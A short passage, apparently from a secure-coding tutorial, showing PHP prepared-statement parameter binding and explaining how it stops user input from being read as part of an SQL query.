$stmt->bind_param("ss", $input_uname, $hashed_pwd); // Bind parameters to the query  
$stmt->execute(); // Execute the query
```

We changed the above command such that the user input isn't directly sent to the database, rather it is first stored in some variables on the server side and then added to the query when sent. What this does is whatever the user inputs in the username and password field are strictly perceived as the username and password and not as extended query.

